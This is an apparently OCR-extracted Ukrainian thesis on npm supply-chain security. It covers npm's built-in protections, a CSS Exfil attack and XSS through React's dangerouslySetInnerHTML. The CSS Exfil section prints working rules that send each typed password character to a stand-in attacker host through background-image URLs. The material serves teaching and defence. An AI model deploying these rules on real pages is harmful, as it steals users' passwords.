


Рис. Граф залежностей для 100 найпопулярніших npm-пакунків, підготовлений GraphCommons[11]

До того ж, з кожним роком технології ускладнюються, кількість різноманітних API та бібліотек росте шаленими темпами, що призводить до того, що збільшується і поверхня для різноманітних хакерських атак.

Розробники рідко всерйоз задумуються про безпеку додатку і відкладають це питання на потім. Зачасту до нього повертаються аж тоді, коли стається реальний злом або спроба злому, і компанія несе фінансові, або що навіть більш важливо, репутаційні втрати.

Досвідчені хакери використовують велику кількість різних векторів атак, починаючи з вразливостей апаратного забезпечення та операційних систем, закінчуючи вразливостями серверного програмного забезпечення та власне додатків. Логічним є те, що npm разом із кодом бібліотек, що завантажується із серверів менеджера, також є потенційним джерелом загроз.

Опираючись на все вищезгадане, як і на те, що ми живемо в час, коли приватні дані піддаються злому на регулярній основі, можна усвідомити чому питання безпеки npm є актуальним, і пошук можливих вирішень проблеми займає особливо високий рівень сьогодні.

1.5. Публікація зловмисного коду на сервері npm

npm є загальноступною безкоштовною системою, і кожен бажаючий може поділитись із спільнотою розробників власним модулем. Розглянемо типовий сценарій реєстрації та публікації власного пакунку в npm, і переконаємся чи може небезпечний код потрапити у вільний доступ.

Процедура складається з трьох основних кроків: реєстрації, написання власне коду, який буде розміщено на публічних серверах та публікація за допомогою командного рядку. Інформацію стосовно реєстрації можна отримати

з офіційного сайту npm.[12] Для створення облікового запису необхідно виконати наступні дії:

- перейти на сторінку реєстрації npm;
- у формі реєстрації користувача заповнити поля:
  - ім’я користувача – ім’я, що буде відображатись при публікації пакунків та коли ми взаємодіємо з іншими користувачами npm на веб-сайті;
  - електронна адреса – публічна електронна адреса, що буде додана до метаданих пакунків, і буде видима для всіх, хто їх завантажує;
  - пароль, що відповідає вимогам;[13]
- прочитати та погодитись з ліцензійною угодою та політикою конфіденційності;
- натиснути кнопку “створити акаунт”.

Наступним кроком для здійснення атаки є написання зловмисного модуля. Оскільки це досить специфічна діяльність, приклад її імплементації не потребує наведення в даному контексті.

І нарешті – публікація власного модуля із щойно створеного облікового запису. Знову ж таки звертаємося на офіційний сайт, і отримуємо наступні вказівки:

- в командному рядку запустити команду для входу в обліковий запис локально – npm login;
- згідно інструкцій ввести облікові дані;
- після успішного входу перемістити в директорію, яка містить файл з налаштуваннями модуля (package.json);
- ввести команду npm publish.

Після виконання цих дій на сервері npm з’явився модуль, що містить код аналогічний тому, який був написаний локально. Можна зробити висновок, що на етапі публікації відсутній надійний контроль коду, що дає змогу

завантажувати будь-які модулі, в тому числі ті, основна ціль яких викрадати приватні дані майбутніх користувачів.

Висновки по розділу

В першому розділі роботи досліджено роль та важливість існування систем керування пакунками для сучасного програмування. Охарактеризовано найпопулярніші менеджери залежностей для різних мов програмування.

Детально описано процес використання модулів в JavaScript додатках.

Досліджено принцип роботи Node Package Manager (npm), зокрема процес публікації, завантаження та використання пакунку, а також основні елементи системи, такі як:

- файл package.json;
- поля dependencies та devDependencies;
- npm-скрипти;
- приватні пакунки.

Досліджено причину актуальності питання безпеки npm, якою є те, що екосистема Node проповідує філософію Unix, згідно якій один пакунок повинен вирішувати якусь вузьку задачу і робити це добре. Логічним висновком з цього є те, що число модулів в npm значно росте, а кількість залежностей в середньостатистичному проекті може легко перевалювати за декілька сотень. Аналізувати таку кількість коду на фактор небезпеки, та ще і робити це достатньо якісно, не є простою задачею навіть для такої компанії як npm, Inc.

Наостанок описано процес публікації в npm пакунку, що містить шкідливий код, результатом якого є успішне завантаження коду на сервери системи, що підтверджує її недосконаліть.

РОЗДІЛ 2. ДОСЛІДЖЕННЯ МЕТОДІВ ЗАХИСТУ ВІД ЗЛОВМИСНОГО КОДУ, ПРИКЛАДІВ АТАК ТА ВРАЗЛИВОСТІ

2.1. Вбудовані в npm методи захисту інформації

Слід відзначити, що розробники npm відносяться до питань безпеки досить серйозно, вживаючи заходів, що ставлять за ціль підтримувати здоров’я екосистеми в нормі. Розглянемо вбудовані механізми та заходи щодо захисту інформації в npm.

Маловідомим фактом є те, що розробники npm активно користувались допомогою компанії ^Lyft Security (експерт з комп'ютерної безпеки) з початку розробки платформи. Спеціалісти із Lyft не лише перевіряли вихідний код npm на наявність вразливостей, але і проводили регулярні аудити безпеки та pen-тести серверної інфраструктури. Крім того, консультанти із Left активно брали участь в розробці так званої Node Security Platform (NSP), що відповідає за безпеку екосистеми Node та npm-пакунків. Партнерство компаній стало настільки успішним, що на початку 2018-го року npm Inc. придбала ^Lyft Security[14], і її експерти з безпеки напряму влились в команду npm.

2.1.1. Автоматичне анулювання токенів автентифікації

npm підтримує автентифікацію за допомогою спеціальних токенів замість логіна та пароля. Це необхідно для публікації пакунків в npm registry, для роботи із приватними пакунками в рамках автоматизованих процесів (наприклад, використовуючи CI/CD-конвейер), а також для інтеграції із сторонніми рішеннями.

Проте виникали ситуації, коли розробники помилково викладали свої секретні токени у вільний доступ, наприклад, в складі npm-пакунку або у вихідному коді на GitHub. Такий витік є досить вагомим, тому що токен надає повні права на управління акаунтом npm, а отже зловмисник зможе від імені

автора опублікувати шкідливу версію пакунку або видалити пакунки автора із репозиторія.

Аби нівелювати дану загрозу, npm разом із GitHub перевіряють всі матеріали, що публікуються у відкритий доступ, на наявність рядків, схожих на токени автентифікації.[15] У випадку якщо такий рядок знайдено, сканер звертається до серверу npm та перевіряє чи є знайдений токен реальним робочим токеном npm. Якщо так, то npm автоматично блокує даний токен і відправляє сповіщення про це розробнику на пошту. Таким чином, навіть якщо токен випадково з'явиться в публічному доступі, його автоматично буде анульовано, і зловмисник не зможе ним скористатись.

Однак слід враховувати, що якщо npm автоматично аналює токен, який є необхідним для роботи критичної інфраструктури (наприклад, конвеєра з публікації додатка в production), відбудеться поломка, оскільки інтеграцію з npm registry буде порушено.

2.1.2. Виявлення скомпрометованих паролів

Досить часто користувачі використовують один і той самий пароль з різними сервісами та акаунтами. При цьому вони можуть не здогадуватись, що їх дані опинились в публічному доступі через витік інформації з одного із веб-сайтів, де вони зареєстровані. Сервіс Have I Been Pwned[16] містить в собі велику базу даних про витоки інформації, і дозволяє по E-mail адресі або паролю перевірити чи потрапив їх власник в якийсь із витоків.

Кожного разу, коли користувач вводить свій пароль при автентифікації в npm, а також при його заміні, npm безпечним способом звіряє пароль із базою даних скомпрометованих паролів, і у випадку виявлення забороняє його використання. Таким чином, якщо ваш пароль потрапить у витік інформації і зловмисник захоче ним скористатись, в нього нічого не вийде, за умови, що npm встигне дізнатись про ненадійність паролю до цього моменту.


2.1.2. Ручний аудит пакунків

Одним із найважливіших способів протидії атакам є ручний аудит пакунків. Звісно перевіряти всі пакунки, що публікуються неможливо. Проте спільнота розробників на JavaScript, а також різноманітні партнери та треті сторони відправляють в npm звіти про знайдені вразливості, вказуючи проблемні пакунки та їх версії. npm отримує близько 25 таких звернень щотижня. Спеціалісти з команди безпеки ретельно перевіряють кожний звіт про вразливість і намагаються підтвердити проблему в лабораторних умовах.

У випадку виявлення шкідливого коду (malware), проблемний пакунок видаляється із реєстру npm, аби попередити його подальше розповсюдження. Крім того, команда npm намагається виявити і інші пакунки, що можуть містити аналогічний шкідливий код або мати схожу шкідливу поведінку.

А при виявленні вразливостей модуля спеціалісти з безпеки негайно зв’язуються з власником пакунку, щоб проінформувати його і створити план дій з ліквідації проблеми і попередження тяжких наслідків. Команді npm важливо розуміти, що автор пакунку в точності розуміє в чому полягає вразливість, та які саме зміни слід внести в код, щоб усунути її.

Також слід зауважити, що інформація про вразливість обов’язково включається в базу даних npm в якості так званої security advisory. Таким чином інформація стає доступною всім. Щоб вона не потрапила в руки зловмисників, які можуть скористатись вразливістю в корисних цілях, команда npm дає автору пакунку 48 годин на усунення проблеми, лише після чого вразливість додається в загальнодоступну базу. У разі якщо інформацію про вразливість було передано в npm приватно, без публікацій в відкритий доступ, команда безпеки дає автору 45 днів для оновлення пакунку, та не оприлюднює інформацію офіційно.



Advisory	Date of advisory	Status
Secret disclosure semantic-release severity high	Nov 18th, 2020	status patched
Malicious Package xpc.js severity critical	Nov 13th, 2020	status not patched
Malicious Package discord.app severity critical	Nov 10th, 2020	status not patched
Malicious Package wsbd.js severity critical	Nov 10th, 2020	status not patched
Malicious Package ac-addon severity critical	Nov 10th, 2020	status not patched

Рекомендації з безпеки (security advisories) від npm

Зі слів спеціалістів із npm, лише 20% звітів про вразливості, що їм надсилають, підтверджуються і доходять до публікації. На момент листопада 2020 року в базі npm налічується близько 1500 рекомендацій з безпеки (security advisories). Повний список можна переглянути на офіційному веб-сайті, в спеціальному розділі.[17]

Щоб користуватись базою даних рекомендацій, розробнику не потрібно читати їх всі та відвідувати ці сторінки. npm автоматично звертається до бази даних під час встановлення залежностей і повідомляє розробника про вразливості пакунків, які використовуються в проекті.

2.2. Дослідження прикладів атак та вразливості

Попри те, що команда безпеки npm самостійно виконує великий обсяг роботи, дозволяючи значно знизити ризики використання стороннього коду, процес такого перевикористання все ще не можна назвати абсолютно безпечним.

Проблема ненадійних пакунків існує з дня створення систем керування пакунками. Регулярно в інформаційному середовищі з'являються новини про витік даних, спричинений шкідливим модулем із npm. Компаніям тяжко передбачити те, що чергове оновлення однієї із сотень залежностей, почне містити в собі декілька небезпечних рядків коду, що в майбутньому потраплять у браузери користувачів. Розглянемо приклади атак та вразливості, що потенційно можуть бути спричинені використанням менеджера залежностей npm.

2.2.1. Атака CSS Exfil. Викрадення даних автентифікації

CSS (Cascading Style Sheets) – мова розмітки для оформлення зовнішнього вигляду веб-сторінок, що відокремлює візуальне представлення від змісту. Перша специфікація формату була опублікована організацією W3C в 1996 році. Тоді CSS давав змогу робити найпростіші речі: пофарбувати блок тексту кольором, оформити текст курсивом, вирівняти абзац, зробити рамку. Сьогодні CSS став настільки складним, що для нього створюють фреймворки (Bootstrap, Material UI, styled-components) та препроцесори (SASS, LESS), які дозволяють спростити написання стилів за допомогою збільшення рівня абстракцій CSS.

Бурхливий розвиток CSS привернув увагу хакерів та спеціалістів з безпеки, в результаті чого став відомим ряд технік, які дозволяють провести атаки на клієнта з ціллю викрадення його персональних даних: CSRF-токенів, історії відвіданих сайтів, паролів та такого іншого. CSS Exfil займає такий вектор атаки, який досі не втратив свою актуальність.

Перед тим як сконцентруватись на сутності атаки, слід розібратись з певним функціоналом CSS, що напряму використовується в CSS Exfil, а саме: селекторами, селекторами атрибутів та комбінаторами.

- Селектор - це частина CSS-правила, яка повідомляє браузеру, до якого елементу веб-сторінки буде застосований CSS стиль. Іншими словами,

селектор - це вибірка та формальний опис того елемента чи групи елементів, до яких будуть застосовані CSS стилі.

- * - універсальний селектор. Відповідає будь-якому елементу на сторінці. Часто розробники використовують його для обнулення властивостей margin і padding. Це допустимо в тестовому режимі, проте не рекомендується використовувати цей селектор в робочих проектах. Він занадто навантажує браузер.

```
* {
  margin: 0;
  padding: 0;
}
```

Універсальний селектор

Універсальний селектор * також можна використовувати для стилізації всіх нащадків елемента.

- #X – селектор id. Використання символу решітки дозволяє звернутися до елемента за його id. Ідентифікатор id повинен бути унікальним і може використовуватися на сторінці тільки один раз. За можливості слід обходитися без ідентифікаторів.

```
#container {
  width: 960px;
  margin: auto;
}
```

Селектор id

- .X – селектор класу. Відмінність селектора класу від id в тому, що клас не повинен бути унікальним і може використовуватися на кількох

елементах на сторінці. Селектор класу слід використовувати, коли потрібно задати зовнішній вигляд групі елементів.

```
.error {
  color: red;
}
```

Селектор класу

- X – селектор по типу елемента. Якщо потрібно вибрати всі елементи певного типу, немає змоги скористатись селектором id або класу. В такому випадку слід використати селектор по типу елемента. Наприклад, якщо потрібно стилізувати всі посилання та списки, слід вжити наступний селектор:

```
a {
  color: red;
}

ul {
  padding-left: 0;
}
```

Селектор по типу елемента

- Селектор атрибуту – особливий вид селектора, який дає змогу відібрати елементи по фактору наявності певного атрибуту або по його значенню.
- X[title] – селектор по наявності атрибуту. Співпадіння відбувається, якщо елемент містить атрибут “title”, не беручи до уваги його значення.

```
a[title] {
  color: green;
}
```

Селектор по наявності атрибуту

- X[href=”foo”] – селектор по атрибуту з конкретним значенням. Селектор знаходить лише ті елементи, що мають певний атрибут із певним значенням. Значення атрибуту слід брати в лапки. У наведеному прикладі посилання, що ведуть на офіційний сайт НАУ, забарвляться в зелений колір. Стиль інших залишиться без змін.

```
a[href="https://nau.edu.ua/"] {
  color: lightblue;
}
```

Селектор по атрибуту з конкретним значення

- X[href*=”bar”] – селектор по атрибуту із значенням, що містить в собі на певну послідовність символів. Селектор наведений в прикладі стилізує всі посилання на навчальні портали.

```
a[href*="edu"] {
  color: #fff;
}
```

Селектор по атрибуту із значенням, що містить в собі на певну послідовність символів

- X[href=”http”] – селектор по атрибуту із значенням, що починається на певну послідовність символів. Наприклад, селектор на рис. визначить всі зовнішні посилання, які переводять користувача на інший сайт, а CSS правило реалізує показ спеціальної інформативної іконки.

```
a[href^="http"] {
  background: url(path/to/external/icon.png) no-repeat left;
  padding-left: 10px;
}
```

Селектор по атрибуту із значенням, що починається на певну послідовність символів

- X[href$=”.jpg”] – селектор по атрибуту із значенням, що закінчується на певну послідовність символів. $ є символом із регулярних виразів, що вказує на кінець рядка. У наведеному прикладі буде знайдено всі посилання на зображення формута .jpg.

```
a[href$=".jpg"] {
  color: red;
}
```

Селектор по атрибуту із значенням, що закінчується на певну послідовність символів

- Комбінатор – з’єднує селектори, створюючи зв’язок між певною послідовністю селекторів та розміщенням елементів в документі.
  - X Y – комбінатор нащадка (descendent). Використовується для вибору елементів, що є нащадками іншого елемента. Наприклад, якщо потрібно

стилізувати лише ті посилання, які знаходяться всередині списку, слід вжити селектор з даним комбінатором:

```
li a {
  text-decoration: none;
}
```

Селектор із комбінатором нащадка

- X + Y – комбінатор сусіда. Допомагає вибрати тільки той елемент, який слідує відразу ж за іншим зазначеним. У прикладі червоний колір тексту задається лише першому параграфу, що слідує за тегом ul.

```
ul + p {
  color: red;
}
```

Селектор із комбінатором сусіда

- X > Y – комбінатор прямого нащадка. Різниця між селекторами X Y та X > Y полягає в тому, що останній обере лише прямих нащадків. Наприклад, маємо наступний HTML:

```
<div id="container">
  <ul>
    <li> List Item
      <ul>
        <li> Child </li>
      </ul>
    </li>
    <li> List Item </li>
    <li> List Item </li>
    <li> List Item </li>
  </ul>
</div>
```

HTML список

Селектор, що зображено на рис. вибере тільки той елемент ul, який є прямим нащадком елемента div з id “container”. Такий селектор не вибере, наприклад, елемент ul, що є нащадком першого елемента li.

```
div#container > ul {
  border: 1px solid black;
}
```

Селектор із комбінатором прямого нащадка

- X ~ Y – комбінатор всіх сусідів. Даний комбінатор схожий на X + Y, але є менш строгим. Селектор з використанням комбінатора сусіда “ul + p” вибере тільки перший елемент p, що слідує одразу за ul. Селектор зображений на рис. знайде всі елементи p, що слідують за тегом ul.[10]

```
ul ~ p {
  color: red;
}
```

Селектор із комбінатором всіх сусідів

Повертаючись до атаки, вона базується на елементі input, тобто полі для вводу даних користувача, зокрема на перехваті його значення. Текст, який користувач вводить в поле стає значенням input'у, і потрапляє в атрибут під назвою value. На веб-сайтах input для введення паролю найчастіше має відповідний тип, а саме – "type=password". Для проведення атаки слід створити велику кількість складних селекторів, що складатимуться з селектора по типу елемента та двох селекторів по атрибуту. Браузери відображають поле з паролем замінюючи кожен символ на спеціальний символ, найчастіше символ крапки або зірочки. Однак не зважаючи на це, CSS селектор для поля вводу з заміненими символами все одно читатиме його вміст. При послідовному введенні символів свого паролю користувач по суті буде вводити послідовність суфіксів. Наприклад, пароль "1234" складається з послідовного введення чотирьох символів, кожен з яких співпадатиме в певний момент з відповідним селектором суфіксу, а саме: "" + "1", "1" + "2", "12" + "3", "123" + "4"). Отже ми вже маємо змогу відслідковувати співпадіння по останньому символу значення поля вводу пароля.

Останнім кроком є передача інформації зловмиснику. Однак CSS це не мова програмування, тут відсутні такі речі, як HTTP запити або websocket з'єднання, проте існує один спосіб змусити браузер відправляти GET запити по HTTP протоколу на довільну адресу. Це досягається завдяки властивості background-image, що дає змогу задавати фон елемента за допомогою картинки, адреса якої вказується як відповідне значення у форматі "url(some href)". Поєднавши попередні знання з можливістю відправляти майже довільні запити, отримуємо фундамент для нашої атаки:

```
input[type="password"][value$="a"] {
  background-image: url("https://npmAttacks.ua/css?password=a");
}

input[type="password"][value$="b"] {
  background-image: url("https://npmAttacks.ua/css?password=b");
}

input[type="password"][value$="c"] {
  background-image: url("https://npmAttacks.ua/css?password=c");
}

input[type="password"][value$="d"] {
  background-image: url("https://npmAttacks.ua/css?password=d");
}

input[type="password"][value$="e"] {
  background-image: url("https://npmAttacks.ua/css?password=e");
}

input[type="password"][value$="f"] {
  background-image: url("https://npmAttacks.ua/css?password=f");
}

input[type="password"][value$="g"] {
  background-image: url("https://npmAttacks.ua/css?password=g");
}

input[type="password"][value$="h"] {
  background-image: url("https://npmAttacks.ua/css?password=h");
}
```

Приклад переліку правил для атаки CSS Exfil

Наведені правила формують наступний алгоритм: для поля вводу, що має тип “password”, при його закінченні на літеру “a”, взяти фонове зображення за адресою "https://npmAttacks.ua/css?password=a". За цією адресою може і не бути картинки, однак браузер виконає запит, чого і потребує зловмисник. Хакеру слід просто відслідковувати query параметри (в даному випадку він один:

password=”a”) і вирахувати послідовність суфіксів, яка і складатиме пароль жертви.

2.2.2. XSS атака та вразливість, що її спричиняє

XSS (Cross-Site Scripting – Міжсайтовий скриптинг) – досить розповсюджена вразливість, яку можна виявити в багатьох веб-додатках. Її суть полягає у впровадженні на сторінку JavaScript-коду, який не був передбачений розробниками. Цей код буде виконуватись кожного разу, коли жертви, тобто звичайні користувачі, будуть заходити на сторінку веб-сайту, на яку даний код було додано. Існує декілька сценаріїв розвитку подій, наприклад:

- зловмисник може роздобути дані авторизації користувача і увійти в його акаунт;
- зловмисник може непомітно для жертви перенаправити його на іншу сторінку-клон. Така сторінка може виглядати абсолютно однаково з тою, на якій користувач розраховував опинитись, проте належати вона буде хакеру. Якщо користувач не помітить підміни і введе на цій сторінці приватні дані, вони опиняться в зловмисника;

Щоб впровадити на сторінку той код, якого там раніше не було, можна, наприклад, додати його в поле для вводу, текст якого зберігається і відображається на сторінці для всіх користувачів. Це може бути поле для написання коментаря на будь-якому із сайтів. Отже зловмисник вводить текст разом із шкідливим кодом, які зберігається на сторінці. Коли інші користувачі зайдуть на цю сторінку, разом з текстом вони завантажать JavaScript-код шахрая, який відпрацює в момент завантаження.

Суть вразливості полягає в тому, що браузер не може самостійно відрізнити звичайний текст від тексту, який є CSS, HTML або JavaScript кодом. Він намагається опрацювати все, що знаходиться між тегами <script> як JavaScript-код, а все, що знаходиться між тегами <style> як CSS-код.

Якщо розробнику потрібно, щоб текст виглядав як код, але не опрацьовувався браузером, потрібно скористатись екрануванням.

В процесі екранування тексту, всі спеціальні символу заміняються “аналогами”, що дає браузеру зрозуміти, що це не код. Важливіше всього екранувати той текст, який приходить від користувача, оскільки він може містити і шкідливий код, як вже було згадано раніше. Екранування вирішує проблему XSS атак, проте інколи програмісти забувають про цю техніку в тих чи інших місцях додатку, і текст виводиться без опрацювання.

Програміст не завжди взмозі тримати в голові всі місця, де текст, заданий користувачем, потрапляє на сторінку. Більш того, інколи різні частини сайту можуть створюватись в різний час, різними людьми. В такому випадку вірогідність помилки зростає.

Іншим варіантом наразитись на небезпеку є використання загальнодоступних пакунків. Навіть якщо програміст на 100 відсотків впевнений в своєму коді, він не може бути впевнений, що автори модуля не допустили помилки. Саме тому він може, не підозрюючи того, підключити у проект готову вразливість. Відмовитись від бібліотек і усунути ризики, понесе за собою великі грошові та часові витрати, оскільки доведеться писати код з нуля. Як було досліджено в розділі 1 даної роботи, важливість пакунків в сьогоднішньому програмуванні важко переоцінити.

Слід зауважити, що інформація про міжсайтовий скриптинг доволі розповсюджена, і тому розробники фреймворків враховують її при створенні своїх продуктів, впроваджуючи автоматичне екранування символів. Проте все ще існують причини створювати та надавати розробникам механізми внесення неекранованого HTML в код. Однією із причин є так звані WYSIWYG (What You See Is What You Get) редактори текстових даних, функціонування яких забезпечується через спеціальні теги “div” з атрибутом “contenteditable”, що дозволяють напряму вставляти код замість вмісту елемента.

Наприклад, в бібліотеці React для цілей обходу екранування створено спеціальний атрибут під назвою “dangerouslySetInnerHtml”. Для того аби ним скористатись слід додати div елементу цей атрибут із значенням: об’єкт, що містить властивість із ключем “__html” та значенням, яке власне і є розміткою, що вставляється (рис.).

```
import React from 'react';

function createMarkup() {
  return {__html: 'First &middot; Second'};
}

export default function MyComponent() {
  return <div dangerouslySetInnerHTML={createMarkup()} />;
}
```

Рис. Приклад використання dangerouslySetInnerHTML в React

Отже використання атрибуту dangerouslySetInnerHTML є серйозною вразливістю веб-додатку. Але навіть володіючи цими знаннями дуже просто наразитись на небезпеку через npm. Наприклад, команда по розробці новинного порталу, написаного на React, зіштовхнулась із необхідністю реалізувати можливість коментування статтей читачами. Розробники приймають рішення скористатись готовим npm модулем, що надає необхідний функціонал, та ще і розроблений у відповідності до поточних стандартів Google, з урахуванням потреб людей з обмеженими можливостями, а саме із дотриманням вимог по контрасту кольорів, розміру шрифтів, тощо. На створення аналогічного редактора з нуля могло б піти декілька тижнів, тому в проект додається нова залежність.

Проте цілком вірогідним може виявитись те, що автори при розробці скористались небезпечним атрибутом dangerouslySetInnerHTML, чим внесли серйозну вразливість в код своєї бібліотеки, а відповідно і в код розробників, які нею скористаються. На її виявлення можуть піти дні або тижні, а за цей час зловмисник, розмістивши свій код на сайті, може успішно модифікувати і підміняти контент, реалізовувати спостереження, викрадати кукі та вчиняти інші протиправні дії.

Висновки по розділу

В даному розділі розглянуто вбудовані в npm методи захисту інформації та боротьби із зловмисним кодом, до яких належать:

- автоматичне анулювання токенів автентифікації;
- виявлення скомпрометованих паролів;
- ручний аудит пакунків.

Досліджено атаку на конфіденційність CSS Exfil, що базується на перехваті значення HTML елементу input, тобто поля для вводу даних користувача. Що цікаво, зловмисний код розташовується в файлі стилів, і не використовує мови JavaScript. Сутність атаки полягає у створенні великої кількості складних селекторів, які будуть знаходити поле, призначене для введення паролю користувача, та зчитувати останній символ введеного користувачем значення. Наступним кроком є відправлення GET запитів, що міститимуть відповідний query-параметр, на адресу зловмисника за допомогою CSS-властивості background-image.

Крім того розглянуто атаку міжсайтового скриптингу (XSS) та вразливість, що її спричиняє при розробці на React. Показано приклад того, яким чином описана вразливість може потрапити в проект через систему керування пакунками.

РОЗДІЛ 3. ПОПЕРЕДНЄ ФОРМУВАННЯ РІШЕННЯ ТА ОГЛЯД ЗАДІЯНИХ ЕЛЕМЕНТІВ РОЗРОБКИ

3.1. Вимоги до рішення та пошук оптимального місця для імплементації

Для попередження вищезгаданих проблем, розробникам рекомендується проявляти обережність при виборі залежностей, звертаючи увагу на їх популярність, авторство, зменшувати їх кількість до мінімуму. Крім того існує ряд практик, що допомагають знизити рівень небезпеки шляхом, наприклад, перевірки цілісності пакунків, що завантажуються, тощо. Проте такі підходи вимагають додаткової кваліфікації програміста, вони не є автоматизованими, і все ще не надають високого захисту. Можливим вирішенням проблеми є впровадження етапу аудиту коду. Аналіз всіх пакунків на стороні npm є дуже складною задачею через неймовірно велику кількість нових модулів та оновлень наразі існуючих. Але дослідження пакунку на стороні розробника, що додає залежність у проект, може стати хорошим рішенням.

Основними вимогами до рішення є:

- універсальність. Здатність виявляти зловмисний код як на фронтенд стороні, так і на сервері;
- автоматизація та простота впровадження. Для того, щоб покрити якомога більший відсоток розробників різних рівнів кваліфікації, рішення повинно бути або дійсно простим, або мати механізм для повторного використання;
- непомітність для процесу розробки. Програміст як і раніше повинен бути сфокусованим на розробці та розширенні проекту. Рішення повинно забезпечувати належний захист продукту, потребуючи мінімум уваги зі сторони розробника.

Місце для імплементації слід обрати таким чином, щоб через нього проходив весь код додатку.

Варто відмітити, що окрім описаного раніше підходу до використання багатьох модулів в одному JavaScript додатку, існує і інший, що реалізовується інструментом під назвою збірник модулів (bundler). Поява таких збірників в JavaScript зумовлена тим, що до 2015 року в специфікації мови не існувало концепту модулів. Для браузерів це означало, що файли скриптів мали бути підключені на сторінку з використанням HTML тегу <script> у чіткій послідовності, при якій пакунки, які залежали від інших, повинні були бути розташовані після тих, на які вони посилаються.

```
<html>
  <body>
    …
    …
    <script type='text/javascript' src='path/to/A.js'></script>
    <script type='text/javascript' src='path/to/B.js'></script>
    <script type='text/javascript' src='path/to/C.js'></script>
  </body>
</html>
```

Рис. Підключення декількох взаємозалежних js-файлів за допомогою тегу script

